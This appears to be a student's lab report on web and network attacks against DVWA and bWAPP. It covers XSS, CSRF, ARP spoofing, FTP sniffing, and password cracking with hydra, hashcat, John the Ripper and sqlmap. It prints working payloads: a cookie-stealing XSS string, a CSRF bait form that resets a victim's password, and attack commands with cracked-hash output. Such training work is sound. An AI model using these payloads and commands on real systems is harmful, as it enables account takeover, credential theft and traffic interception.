
After that I switched the security level to medium, so I wanted find out what do I need to put in order to show the result. Basically, what I saw in the source code on this is that if I try to put script, I have to do it with capital letter, for example I should do like “<Script></Script”, otherwise if I write the first letter in small it would not happen anything. So, this was the only difference between the Low and Medium level.




There were no other way, but to try the highest level of security and see if I could do it. This time was a bit different due to putting script was not a possibility, so I had to find another way. What I did was to put the command "><img src=x onerror=prompt(document.cookie);>”, which allowed me to show that the XSS was successful. About the command The first two character “> is to escape the current html tag, I wrote <img src=x, because it caused an error due to the application is unable to find the resource “x”. This is intentionally done to make use of the “onerror” event handler, prompt is something similar to alert and putting “document.cookie” showed me my current session.





After doing the exercises for reflected XSS, I moved on with other ones, which we were Stored XSS. Typically, I started from the beginning level with looking over the source code in order to able t solve this one as well. Basically, I understood that I had to put my script in the message field and it was just simple display box with the purpose of solving this task.







I went for the next level, which was a little bit different this time. I could say that from the source script I understood that this time the script should be in the name field. Another thing, which was different that it had max length of the letters. I got the idea that I could change it from “Inspect Element” and I did it, which allowed me to write down my command, which was the same as from them the high level of Reflected XSS task.








The last task was to do it with Security level set on high. For that level I could say that I had to one more time increase the max length of the letters for the name field, but this time the command was a little different. Basically, this time I put “onload” due to it was another way to execute a specific script and the rest were prompt, “document.cookie”, which showed my current session.





Cross-site Request Forgery (CSRF), also known as sea surf or session riding, refers to an attack against authenticated web applications using cookies. The hacker is able to trick the victim into making a request that the victim did not intend to make. Therefore, the hacker abuses the trust that a web application has for the victim’s browser.

For a CSRF attack to be possible, three key conditions must be in place:

- A relevant action - There's an activity inside the application that the assailant incorporates a reason to induce
- Cookie-based session handling - Performing the activity includes issuing one or more HTTP requests, and the application depends exclusively on session treats to recognize the client who has made the demands.
- No unpredictable request parameters - The requests that perform the activity don't contain any parameters whose values the assailant cannot decide or figure

The most robust way to defend against CSRF attacks is to include a CSRF token within relevant requests. The token should be:


- Unpredictable with high entropy, as for session tokens in general.
- Tied to the user's session.
- Strictly validated in every case before the relevant action is executed.

I started with exercise in DVWA on low level of security in order to gain more experience and knowledge. Typically, I looked at the source code in order to get some ideas for what I could do, but also did research regarding the CSRF due to I did not had any experience with it. Afterwards, the way I test it out this task that I create simple HTML file with form. In this for I added the link for CSRF in DWVA with method “GET” and after that I also wrote pre-configured password. The it was working when you go to this page and click the button, the password is changed. That way we could bait someone to press it and change his/her password without knowing.


```
<form action="http://192.168.52.9/dvwa/vulnerabilities/csrf/?" method="GET">
                    <h2>Click here and win the new IPHONE</h2>
                    <input type="hidden" AUTOCOMPLETE="off" name="password_new" value="password">
                    <input type="hidden" AUTOCOMPLETE="off" name="password_conf" value="password">
                    <input type="submit" value="Click" name="Change">
```

Click here and win the new IPHONE

Click



After finishing this level of security, I switched to medium level and start thinking what I should this time. This security level determines the source site, so the CSRF need to cooperate with other attacks, such as XSS. The way I did it was to put the link for changing password in the name field of Reflected XSS, so in that I just put this script in XSS and I was able to change the password from there.



Reference

[1].Rock Content Writer(2020). Cross-site scripting (XSS): what it is, how to prevent it, and how to fix it. rockcontent.com. https://rockcontent.com/blog/cross-site-scripting/

[2].Cobalt(2020).A Pentester's Guide to Cross-Site Scripting (XSS).rockcontent.com. https://cobalt.io/blog/a-pentesters-guide-to-cross-site-scripting-xss

[3].Zbigniew Banach(2020).Cross-Site Request Forgery Attacks.netsparker.com. https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery/

[4].Rostislav Petrov (2018).Basics of ethical hacker(Book)

Network Sniffing and Spoofing


Wireshark is a protocol analyzer, a piece of software that captures and presents data that passes through our network in a readable way. Using Wireshark, we can analyze the input and output of network services and web applications. However, its fame stems from the fact that with this program it is possible to filter, capture and spy on packets and information that pass into a computer network. Spyware allows us to read any type of information that becomes clear when communicating between a computer and the Internet. The interesting thing I found out was that WireShark can intercept voice traffic. For this purpose, the entire telephony menu is set. This can be used to find problems in VoIP and to solve them quickly. VoIP call calls in the Telephony menu allow you to view and listen to the calls you are making.

Each computer records and updates its local ARP cache when it receives an ARP request packet or an ARP Reply packet. The ADA binds the IP addresses of the hardware MAC address of the interface in order to be able to send data. If the machine sends an ARP request, it usually considers that the ARP response comes from the correct machine. ARP does not provide the means to authenticate the response of the device. In fact, many operating systems implement ARP so trustingly that devices that have not made an ARP request still accept ARP responses from other devices.


ARP spoofing is defined as if a legitimate user initiates a session with another user in the same Layer 2 broadcast domain, the ARP request is broadcast using the recipient's IP addresses and the sender waits for the recipient to respond with his MAC address. ARP spoofing is a method of attacking Ethernet LAN. ARP spoofing is performed by changing the MAC address of the attacker's computer with the MAC address of the target computer. This can be done by updating the target ARP cache with fake request-response ARP packets. After the ARP response has been deceived, the target computer sends the frames to the attacker's computer, where the attacker modifies the frames before sending them to the actual recipient - this is called a man-in-the-middle attack.

Regarding of what we could to in order to protect ourselves from ARP spoofing, the most common tool The Dynamic ARP Inspection (DAI) comes to rescue. DAI is designed to regulate ARP requests, that is, it decides which ones to skip and which ones to discard. Roughly speaking, DAI completely protects the network from ARP spoofing attacks, which occur at the link layer, due to the insecurity of the ARP protocol. In order for this mechanism to work, we need to use DHCP in the network and DHCP Snooping must be enabled on the switch. If the network uses static addressing, then DAI will not work.


My preparation for making ARP spoofing was to use Arpspoof, which is a preinstalled Kali Linux utility that let us expropriate traffic to a machine of our choice from a switched LAN and also using Wireshark in order to see what is transferred. Basically, I need to use the command arpspoof -i [Network Interface Name] -t [Victim IP] [Router IP] and after executing the command I was able to see what is happening in Wireshark.





Another task that I did it was to use the tool Ettercap and once again Wireshark. From the tool, I targeted two IPs addresses and started the ARP Poisoning. I was able to see everything in Wireshark and another thing was that one of targeted IPs logged in site with their username and password, which was I able to in the Ettercap.



Another task that I did was to capture FTP credentials using Wireshark. Basically, I setup FTP server on VM with the same VLAN and started the connection. I started the Wireshark on main Virtual Machine and I did connected with the specific credentials. Afterwards, in the Wireshark I selected the filter for ftp and I saw my username and password that I used to login in the FTP server.







Reference

[1].Hardik Thami(2020).Perform A Man In The Middle Attack With Kali Linux & Ettercap.medium.com.https://medium.com/@thamihardik8/perform-a-man-in-the-middle-attack-with-kali-linux-ettercap-6cd848e1a407

[2].Venkatesh Sundar(2018).How to Prevent ARP Spoofing Attacks?. indusface.com.https://www.indusface.com/blog/protect-arp-poisoning/


Password Cracking

Password cracking is the process of recovering passwords from data that is transmitted by or stored on a computer system. The process of cracking a forgotten password as a preventative measure for system administrators to check for easy-to-understand passwords or can be used to gain unauthorized access to the system. Passwords can be cracked manually or with automated tools, such as dictionary or brute-force methods. The types of password hacking are:

- Non-electronic Attacks - These attacks are known as non-technical. This type of attack does not use any technical knowledge about the methods of entering a foreign system. The three types of non-electronic attacks are shoulder surfing, social engineering and dumpster diving
- An active online attack is the easiest way to gain unauthorized access to a system. The types are password learning, trojan / spyware / keylogger, hash injection and phishing
- Passive online attacks - A passive attack is against a system that does not change the system in any way. The attack is aimed at monitoring and recording data. The three types are wire sniffing, man-in-the-middle and replay
- Offline attacks occur when an attacker checks the validity of passwords. The attacker notes how the password and the target system are stored. The types are pre computed hashes, distributed network and rainbow


There are techniques we can use and follow to protect ourselves from cracking passwords. One of the first things, we need to make our passwords difficult by using eight to twelve letters, numbers in a combination of uppercase and lowercase letters, numbers and symbols. Another thing we can do is make sure that our application does not store passwords or write them to hard drive. If passwords are stored in memory, they can be stolen. Another such method could be activating SYSKEY with a strong password to protect the SAM database. Typically, user account password information is stored in the SAM database. SYSKEY provides password protection for user account passwords, so-called SAM data protection against password cracking using salivary encryption techniques. Again, something we should not do is use personal password information such as date of birth, names of loved ones or a pet.

I started with the task in DVWA for brute force, which I needed to crack the password. For this I needed to prepare Burp Suite and hydra tools. Basically, I needed to open the Burp Suite and in the browser to open the page. After trying to log in with wrong credentials, I received get method with the important information, which I had to use in order to find out the password. Afterwards, I



had to execution command with hydra, which will check for the password. The command was hydra [IP of the website] -l[Username list] admin -P[Password list] http-get-form[Method] "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:[Login failure message]"

Basically for this task I used the tools john the ripper in order to crack passwords. The hashes that I used were from the SQL injection that I did a couple of weeks age. Basically I needed to ran command, which will format them and then I wanted to display the result of the cracking.



I did the same task, but this time I tried hashcat, which is very popular tool. The command once again was not hard and just needed to specific the type of hash we are cracking (in our case MD5), the file of the hashes and the path to the wordlist file for this dictionary attack.

```
┌──(student㉿kalivm2021)-[~]
└─$ hashcat -m 0 hashes /usr/share/wordlists/rockyou.txt
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
8d3533d75ae2c3966d7e0d4fcc69216b:charley
```


The next task that I did was from my own virtual machines on my local computer, which included VM with Kali Linux and VM with bWAPP. I was really curious about this, so I needed to try it out. I did SQL injection on level, where I needed to get information the database, password hash and the cracked it. Basically, I needed to start with wrong login credentials in order to see some information in Burp suite.

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=admin&Login=Login HTTP/1.1
Host: 172.16.1.13
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.1.13/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=gvbno05p0tsau2uiulvpqlqpe5
Connection: close
Upgrade-Insecure-Requests: 1
```

To start with SQLmap I needed URL, Cookie and login-password form, which I was able to see from burp suite. I had small experience with 'sqlmap' due to I used couple of weeks ago for SQL injection(blind). The command included -u(URL), -D(DBMS database name) and with the other things that I mentioned above.

```
┌──(nightmare㉿nightmare)-[~]
└─$ sqlmap -u "http://192.168.76.130/bWAPP/sqli_16.php" --cookie="PHPSESSID=09e209e7533f667487ddfd8e88350344; security_level=0" --data="login=admin&password=admin&form=submit" -tables -D bWAPP
Database: bWAPP
Table: users
[9 columns]
+----------------+--------------+
| Column         | Type         |
+----------------+--------------+
| activated      | tinyint(1)   |
| activation_code| varchar(100) |
| admin          | tinyint(1)   |
| email          | varchar(100) |
| id             | int(10)      |
| login          | varchar(100) |
| password       | varchar(100) |
| reset_code     | varchar(100) |
| secret         | varchar(100) |
+----------------+--------------+
```

Afterwards, I already knew the columns name, so I needed to one more command to see the password hashes. Basically, I had to add something new in the of the previous command, which was -T(database tables name) and –columns. The execution was successful due to I was able to see the passwords. This was not all because I wanted to cracked and I used online site, which helped to see the exact password.



Reference

[1].Ax Sharma (2020).John the Ripper explained: An essential password cracker for your hacker toolkit.csoonline.com. https://www.csoonline.com/article/3564153/john-the-ripper-explained-an-essential-password-cracker-for-your-hacker-toolkit.html

[2].Angad Singh(2017).What is hydra tool in Kali Linux and how does it work.officialhacker.com. https://www.officialhacker.com/hydra-tool/

